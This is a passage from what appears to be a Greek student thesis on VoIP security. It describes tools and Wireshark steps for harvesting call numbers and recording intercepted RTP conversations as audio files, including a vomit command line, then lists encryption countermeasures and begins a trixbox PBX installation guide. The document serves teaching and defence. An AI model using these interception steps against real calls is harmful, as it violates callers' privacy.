19/11/04 13:38:37: .WAV file
[output/20041119/session-enc0-PCMU-8KHz-10.0.0.49,49606-
10.0.0.90,49604.wav]
has been created successfully.
```

Και το wireshark[40] μπορεί να χρησιμοποιηθεί για να δούμε τους αριθμούς και τα SIP URI κάθε κλήσης. Αυτό επιτυγχάνεται καταγράφοντας κανονικά τα πακέτα με το wireshark και μετά κάνοντας κλικ στο Statistics->VoIP Calls, όπου εμφανίζεται κάτι παρόμοιο με την επόμενη εικόνα το οποίο δείχνει όλες τις κλήσεις που έγιναν.

[38] http://en.wikipedia.org/wiki/Access_control_list
[39] http://www.enderunix.org/voipong/
[40] http://www.wireshark.org/




**Εικόνα 75 - Advanced Attacks: Τα SIP URI κάθε κλήσης**

**Αντίμετρα - Number Harvesting και Call Pattern Tracking**

Ένας τρόπος για να αποτραπεί η παρακολούθηση των μοτίβων κλήσης (dialing patterns) του χρήστη είναι να ενεργοποιηθεί η κρυπτογράφηση σηματοδότησης είτε στο στρώμα δικτύου είτε στο στρώμα μεταφοράς. Επίσης για χωριστά VLAN βοηθάνε στην ελάττωση του ρίσκου της παρακολούθησης της σηματοδότησης στο δίκτυο. Στην ακόλουθη εικόνα βλέπουμε τα διάφορα επίπεδα ασφαλείας που μπορούν να εφαρμοστούν στη ροη σηματοδότησης στα διάφορα στρώματα.

## *6.2.3 Πραγματοποιώντας υποκλοπή της κλήσης*

Υπάρχει πληθώρα εργαλείων με τα οποία μπορούμε να υποκλέψουμε τη συζήτηση, υποθέτοντας ότι ο επιτιθέμενος έχει κατάλληλη πρόσβαση στο δίκτυο. Αναφορικά, μερικά από αυτά είναι:

- Wireshark

  Το πιο διαδεδομένο εργαλείο. Δεν είναι μόνο ένας υποκλοπέας πακέτων, αλλά μπορεί να αναλύσει την RTP κίνηση που έχει πιάσει και να εξάγει το αποτέλεσμα σε αρχείο ήχου.

- Cain and Abel[41]

  Είναι ένας ισχυρός υποκλοπέας πακέτων, όπως επίσης και εργαλείο για να μπορέσουμε να σπάσουμε κωδικούς, που είχε κάποια σπουδαία χαρακτηριστική για να χακάρουμε VoIP.

- Vomit[42]

  Το όνομα του προέρχεται από τα αρχικά των λέξεων voice over misconfigured internet telephones. Είναι εργαλείο που μπορεί χρησιμοποιείται μαζί με έναν υποκλοπέα πακέτων επειδή η δουλεία του είναι να μετατρέπει τις RTP συνομιλίες σε αρχεία WAV. Ένα παράδειγμα για αυτό το command line εργαλείο είναι:

```
$ vomit -r phone.dump | waveplay -S8000 -B16 -C1
```

[41] http://www.oxid.it/
[42] http://vomit.xtdnet.nl/

- Voipong

Αυτό το εργαλείο το είδαμε νωρίτερα στο call pattern tracking. Είναι επίσης χρήσιμο για καταγραφή κλήσεων. Κοιτώντας στο τέλος του αποτελέσματος που πήραμε από το voipong προηγουμένως βλέπουμε το εξής:

```
19/11/04 13:38:37: .WAV file [output/20041119/session-enc0-PCMU-
8KHz-10.0.0.49,49606-10.0.0.90,49604.wav] has been created
successfully.
```

Το voipong μπορεί να ρυθμιστεί ώστε να εξάγει αρχεία wav για κάθε συνομιλία.

- Oreka[43]


Είναι ένα open source πρόγραμμα για καταγραφή VoIP που τρέχει σε windows και linux. Αποτελείται από 3 μέρη:

1. OrkAudio: Είναι η υπηρεσία που τρέχει στο παρασκήνιο και καταγράφει τα πακέτα.

2. OrkTrack: Αυτή η υπηρεσία φιλτράρει τις ηχογραφήσεις και τις καταγράφει σε εγγραφές σε οποιαδήποτε διάσημη SQL βασή δεδομένων

3. OrkWeb: Αυτή η υπηρεσία είναι το web interface που είναι προσβάσιμο από τον περιηγητή διαδικτύου.


Ας δούμε τώρα ένα παράδειγμα χρησιμοποιώντας το wireshark. Εκτελούμε την εφαρμογή και συλλαμβάνουμε κανονικά τα πακέτα που διακινούνται (ή ανοίγουμε κάποιο αρχείο καταγραφής που δημιουργήσαμε νωρίτερα). Επιλέγουμε από το μενού Statistics→RTP→Show All Streams και θα εμφανιστεί ένα παράθυρο ανάλογο με το παρακάτω.




**Εικόνα 76 - Advanced Attacks: Οι RTP ροές που κατέγραψε το wireshark**


Επιλέγοντας μια από τις ροές αυτές και πατώντας το κουμπί Analyze, εμφανίζεται το παρακάτω παράθυρο.

[43] http://oreka.sourceforge.net




**Εικόνα 77 - Advanced Attacks: Ανάλυση της RTP ροής**

Κάνοντας κλικ στο Save payload εμφανίζεται το παρακάτω όπου μα επιτρέπει να αποθηκεύσουμε το αρχείο ήχου σε ένα από τα 2 διαθέσιμα format (.au ή .raw)




**Εικόνα 78 - Advanced Attacks: Σώζοντας τη ροή ως αρχείο ήχου**

Από εδώ και έπειτα, ο επιτιθέμενος μπορεί να ακούσει τις αποθηκευμένες συνομιλίες και να εκμεταλλευτεί ότι πληροφορίες μπορεί να αποκομίσει από αυτές.

**Αντίμετρα - Υποκλοπή κλήσης**

Ο μόνος τρόπος για να αντιμετωπιστεί αυτή η απειλή είναι να κρυπτογραφηθεί η συνομιλία. Όσον αφορά την ασφάλεια σηματοδότησης, υπάρχουν διάφοροι τρόποι για να επιτευχθεί. Ο πρώτος εφαρμόζεται στο επίπεδο δικτύου με τη χρήση VPN και ο δεύτερος εφαρμόζεται στο επίπεδο μεταφοράς με τη χρήση τεχνολογία κρυπτογράφησης, όπως τα SRTP και ZRTP που αναφέρθηκαν νωρίτερα στο κεφάλαιο πρωτόκολλα.

# Κεφάλαιο 7 Στήνοντας τον VoIP server και τους Clients


Θα προχωρήσουμε τώρα στην εγκατάσταση και το στήσιμο του VoIP server και του Softphone. Θα παρουσιαστούν ο server και το softphone που επιλέχθηκαν με αναλυτικά βήματα εγκατάστασης και παραμετροποίησης των ρυθμίσεων με σκοπό τη λειτουργία του συστήματος και την επίτευξή της επικοινωνίας. Τα προγράμματα που παρουσιάζονται εδώ είναι κάποια από αυτά που αναφέρθηκαν σε προηγούμενα κεφάλαια αυτής της πτυχιακής.

## 7.1 Ο VoIP server - trixbox

Για server θα χρησιμοποιήσουμε το trixbox[1] CE της εταιρίας Fonality, ένα PBX τηλεφωνικό σύστημα βασισμένο στο Asterisk - το open source project τηλεφωνίας. Το συγκεκριμένο σύστημα που χρησιμοποιούμε διατίθεται δωρεάν και είναι ανοικτού κώδικα ώστε να μπορέσει ο διαχειριστής να επέμβει στον κώδικα και να παραμετροποιήσει το σύστημα. Αν και δεν παρουσιάστηκε νωρίτερα το συγκεκριμένο, είναι ένα πλήρες πακέτο συνδυάζει τα καλύτερα open source εργαλεία τηλεφωνίας μαζί με ένα web-based interface για την ρύθμιση και διαχείριση ενός πλήρους IP-PBX συστήματος. Η εγκατάστασή του είναι εύκολη και γρήγορη χωρίς να χρειάζονται πολλά βήματα ώστε να στηθεί και να προσφέρει βασικές λειτουργίες.

### *7.1.1 Εγκατάσταση του trixbox*


Αφού κατεβάσουμε το trixbox από την ιστοσελίδα του, δημιουργούμε ένα cdrom από το iso αρχείο. Ύστερα κάνουμε boot από το cdrom και εμφανίζεται μπροστά μας αυτή η εικόνα:




**Εικόνα 79 - trixbox: Εγκατάσταση ( 1/5)**

[1] http://www.trixbox.org/

Σε αυτή, πατάμε Enter για να ξεκινήσει η εγκατάσταση του. Αφού φορτώσει διάφορα απαραίτητα στοιχεία το λειτουργικό, εμφανίζεται η επόμενη εικόνα η οποία μας προτρέπει να δηλώσουμε τον τύπο του πληκτρολογίου που χρησιμοποιούμε. Εμείς χρησιμοποιούμε το us πληκτρολόγιο, οπότε επιλέγουμε αυτό με τα βελάκια στο πληκτρολόγιο και μόλις βρούμε το κατάλληλο, πατάμε στο tab για να πάμε στο OK.





**Εικόνα 80 - trixbox: Εγκατάσταση ( 2/5)**

Πατώντας το space, προχωράμε στην επόμενη εικόνα όπου διαλέγουμε την Ζώνη Ώρας ανάλογα με την χώρα που είμαστε.


**Εικόνα 81 - trixbox: Εγκατάσταση ( 3/5)**


Εδώ προφανώς διαλέγουμε Europe/Athens και με τον ίδιο τρόπο με πριν μεταβαίνουμε στο OK και πατάμε space για να συνεχίσουμε. Έπειτα ακολουθεί η επιλογή password για τον χρήστη root. Εδώ είναι σημαντικό να επιλέξουμε έναν κωδικό πρόσβασης αποφεύγοντας διάφορους συχνά χρησιμοποιούμενους κωδικούς ή

εύκολους να τους μαντέψει κάποιος(όπως π.χ. qwerty, 123456 κ.α.). Η χρήση πεζών και κεφαλαίων χαρακτήρων όπως επίσης και αριθμών, μπορεί να παράγει ένα ισχυρό κωδικό πρόσβασης που δύσκολα θα μπορέσει να παραβιαστεί.





**Εικόνα 82 - trixbox: Εγκατάσταση ( 4/5)**

Τέλος, αρχίζει η διαδικασία μεταφοράς αρχείων στον υπολογιστή. Ένα screenshot από ένα σημείο της εγκατάστασης είναι το παρακάτω:





**Εικόνα 83 - trixbox: Εγκατάσταση ( 5/5)**

Όταν ολοκληρωθεί η εγκατάσταση, ο υπολογιστής επανεκκινά. Αφαιρούμε το cdrom από το drive και αρχίζει να φορτώνει το λειτουργικό σύστημα και το τηλεφωνικό κέντρο. Μόλις ολοκληρωθεί, βλέπουμε την επόμενη εικόνα.




**Εικόνα 84 - trixbox: Login**

Εδώ βλέπουμε ότι μας δίνει μια IP διεύθυνση μέσω της οποίας μπορούμε να έχουμε πρόσβαση στο web GUI της εφαρμογής. Επίσης βλέπουμε την εντολή help-trixbox που μπορούμε να τη χρησιμοποιήσουμε για βοήθεια όσον αφορά τις εντολές του trixbox. (Την εντολή μπορούμε να τη χρησιμοποιήσουμε αφού κάνουμε login στο σύστημα σαν root και βάζοντας το password που δηλώσαμε κατά την εγκατάσταση)





**Εικόνα 85 - trixbox: Μενού Βοήθειας**

Παραπάνω βλέπουμε το αποτέλεσμα της εντολής help-trixbox. Είναι οι εντολές με τις οποίες μπορούμε να ρυθμίσουμε αρχικά το trixbox ακολουθούμενες από μια περιγραφή για την κάθε μια.

### *7.1.2 Το μενού του web GUI του trixbox*


Το επόμενο βήμα που πρέπει να κάνουμε είναι να ρυθμίσουμε το trixbox ώστε να μπορέσουν οι χρήστες να συνδεθούν για να πραγματοποιήσουν κλήσεις. Αυτό θα το επιτύχουμε μέσω του web GUI που προσφέρει το trixbox. Αρχικά θα δούμε τα μενού που έχει αυτό το web GUI και έπειτα θα ρυθμίσουμε τα extension που θα χρησιμοποιήσουν τα softphones.




**Εικόνα 86 - trixbox: Η αρχική σελίδα του web GUI**

